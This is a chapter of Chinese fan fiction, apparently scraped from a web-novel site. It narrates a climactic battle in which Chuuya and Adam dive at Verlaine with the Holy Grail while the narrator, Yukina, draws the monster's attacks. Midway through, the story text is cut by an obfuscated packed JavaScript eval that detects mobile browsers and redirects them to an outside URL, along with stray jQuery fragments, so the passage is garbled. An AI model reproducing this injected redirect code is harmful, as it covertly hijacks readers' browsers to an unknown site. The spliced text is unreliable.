24.关于尾声(2)

作品:《我的爸爸在哪里

    “门”被打开了。


    这是天大的好事,因为它代表着【圣杯】已经达到了可以使用的条件。


    同时,这也是天大的坏事。因为它带来了更多的死亡、鲜血、分离与悲鸣。


    不久前,【圣杯】发出哀鸣。


    用中也的话来说,这是它在呼唤,所以二者先行离开。算算时间,此刻他们应该已经抵达横滨上空,预备着最后一击。二者会带着【圣杯】从飞机上下落,在触碰到目标时将其封印。


    所以,黑-手-党要做的事情就是不断吸引魏尔伦的仇恨,为中也争取时间。


    战斗小队没有人对此不满,即使他们会被黑球吞噬,悄无声息地拥抱死亡。


    而这一切的目的也仅仅是为了争取那一秒的时间而已。


    残虐,并且崇高,这是可以交付后背的同伴们。(1)


    我盯着手机屏幕,聊天框里只有一条孤零零的未读信息,是亚当发来的。“已准备就绪。”他这么写道。


    然后,就像是潮汐涨落,四季更迭,我妈的话在耳边响起。


    小枝,放手去做你想做的事情吧。


    ——我想做的事吗?我望向窗外的黑球和穿着黑色作战服的战斗小队。


    天是黑色的,和它一样,地也是黑色的。


    我想做的事情,就是让那片黑色在未来的某一天,变成彩色。


    “喂——太宰?”我环视一周,搜寻未果后不断呼唤着太宰的名字。


    “所有人——”太宰的声音从头顶传来,我抬头,发现黑发少年此刻正站在车顶上大声叫道,“趴下!”


    车厢外的异能者们开始撤退,黑球越来越大,我和广津柳浪对视一眼,趁机把太宰治拽了下来。


    三个人摔在地上。


    “真是的,这又是什么新型的自-杀方式吗。”我起身拍拍衣服,心有余悸地喃喃道,“什么时候跑到车顶上的?老爷子你有看见吗?”


    广津柳浪摇摇头,“并没有,雪奈大人。”紧接着用有些胆怯的声音问道,“现在是什么情况?”


    “藏在‘门’那边的东西跑出来了,就像几年前的镭体街或者几天前的中心街道一样。”太宰拉着我的手借力起身,面色僵硬地说道,“目前为止都和预想的一切一样,副首领,我们要开始反击了。”


    “可以。”我在对方的目光中缓缓点头,“不过,我刚才已经下令让所有战斗成员撤离了,我想到了更好的办法——可以让黑-手-党损失最小化的,办法。”


    太宰治和广津柳浪沉默了下来,前者若有所思,后者则是态度强硬地反驳道,“您要自己上?不行,这太危险了!”


    而黑发少年与广津柳浪的反应截然不同,他盯着我,语气十分冰冷地问道,“你有几成把握?副首领,您要明白,您的性命远远在那些人之上,如果失败了,我们会付出更惨痛的代价。”很残酷,却也是现实。我想了想,决定这么回答他的问题。


    “我有着永远不给你报销螃蟹的把握。”


    黑发少年在此刻露出一个笑容。


    “如您所愿。”他一边说着,一边和广津柳浪朝我行了个礼。“如我所愿。”我一边想着,一边推开了车厢门。


    ****


    与此同时,横滨上空,一架小型螺旋桨飞机正在飞翔。


    “中也大人!我们可以进攻了。”摁灭雪奈大人的聊天框,亚当大声叫道。


    “知道。”坐在后排的中也深吸一口气,“我时刻都在准备着,亚当,你呢?”


    “和您一样,时刻准备着。”亚当摁下弹射按钮。飞机在此刻倒转着解体,二者的座位像炮弹一样冲向黑色的球体。


    一望无际的黑色,神秘、寂静、残忍。


    打破这一现象的是,凭空出现的那一抹白。中也眨眨眼。


    ****


    “【汝之憎恨——汝之麻木——汝之绝望——】(1)魏尔伦,我在这里!”我挥动手臂,大声呼唤着,同时发动异能【未来福音】预测着黑球的攻击轨迹,一次次进行着躲避。


    受伤也没关系,哪怕是致死伤我也可以恢复过来。当然,这要感谢我的另一个分支能力——【悬壶救世】


    这么一想,我才是那个最适合牵制魏尔伦的人选来着。


    “第三十七个。”我妈默默地在脑海里计数,过了一会,它又轻声说道,“弹道偏左,这是第三十八个。”“也没有很难吧,老妈。”再一次死里逃生后,我看向处于暴怒边缘的怪物笑着说道,“就是每次都要喊这个口号,我的嗓子都哑了。”


    “没办法,只有这个最能吸引魏尔伦的注意力。”我妈停顿了一下,继续说道,“不过现在这个样子已经和魏尔伦沾不上边了。”


    “兰波目前会是什么状态呢?”我停下脚步,望着乌泱泱的天空,突然开口问道。


    我妈的语气里带着些无奈,“我哪知道......你注意点,第三十九个黑球来了,比上一个快了百分之十五。”


    “完了,有点棘手了。”我站在所剩无几的山坡上,朝对方竖起中指,“你就这点能耐吗?”


    黑色的怪物在天空中咆哮着,震碎了月亮与无数的星星。


    我喃喃自语,“嗯,好像更生气了。”


    “它能听懂人话吗?”我妈语气仍旧淡淡的,“第四十个要来了......欸?”


    它小小地惊呼了一声。


    “怎么了?”我发动异能,朝着和黑球相反的轨迹跑去,期间回头看了一眼。


    只这一眼,唯这一眼,便让我陷入了万劫不复之地。


    ****


    坠落的速度撕裂了空气。


    中原中也的耳边全是风声,像一万只恶鬼在尖叫。重力包裹着他和亚当的身体,拖着他们向那团黑球砸去。


    “就是现在,中也大人!”亚当大声呼唤着,打开胸腔。【圣杯】从里面浮起,自动飞到赭发少年手中。


    触感还是温热的。


    “哦哦哦哦哦哦啊啊啊啊啊——”中也大声叫喊着,全力发动异能,重力与【圣杯】融为一体,像是两条奔流的长河一同涌入同一道谷底。


    前方,黑色的能量体像剑一样朝他们刺来。太快了,这速度。


    连残影也没有,连看见也是一种奢侈。中原中也改变方向,试图强行用重力将其击回。


    就在那道能量体即将触及中也的身躯之时,它猛地弯折,像是撞上了同级的磁铁,擦着脸砸向地面。


    ——轰。地面坍塌了,碎石和尘土一同被吸入黑球内,融化了一切。雪奈的身影一闪而过,


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);returnp;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17227204|196262||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    白发像旗帜一样飞扬。


    中也突然想起了旗会。


    “我们不论是谁陷入危机之中,你都会想起这面旗帜,于是都会聚集到这面旗帜之下。”(2)


    “像跳大神一样。”中也笑着,他看向亚当。


    机械面孔上的光学镜片闪了闪。计算机没说话,但那眼神分明在说:您也没好到哪里去。


    下落的速度越来越快。眨眼间,他们离目标只剩下短短两百米的距离。


    一百五十米。


    风刮在脸上,透过无尽的黑暗,中也看见了沉睡的魏尔伦。他在呼吸,在脉动,他紧紧捂住心脏,手指的缝隙间透出几道小小的微光,像灵魂一样闪亮。


    一百米。


    亚当的声音被风吹得支离破碎。


    “会赢吗,中也大人?”


    “什么?”“我说——我们会赢吗,中也大人!”


    中也裂开嘴角。


    一个疯狂的笑在夜空中显现,带着血气和重力场挤出的牙齿白光。


    “哈,”他放肆大笑着,“这种情况还要立flag吗?!”


    五十米。


    三十米。


    十米——【圣杯】在他手里燃烧起来,吞噬一切的颜色从杯口涌出,顺着中也的手臂蔓延,包裹住他的全身,然后——


    轰!


    没有声音,又或者说,声音被那道光吞没了。


    【圣杯】被打开,它像一朵盛开的牡丹花稳稳地、不可抗地包裹住那团黑色的球体。


    光吞噬了一切。


    中叶的眼睛里只剩下纯白,让他想起了飘扬的白发。


    然后,他听见了一声心跳。


    ——咚。


    是魏尔伦的。


    也是他自己的。


    中也闭眼,进入了魏尔伦的记忆里。


    ****


    第四十个球体朝我袭来。


    这很正常,不足以伤到我毫分,毕竟前面三十九道攻击我都稳稳躲过了。


    为了将伤亡最小化,其余人早已撤离了这里,不管是黑-手-党们还是雇来的异能者们。按理来说,方圆百里的地面上只有我一个才对。我咽了下口水,不安的情绪顺着身体爬上来。


    那是谁?


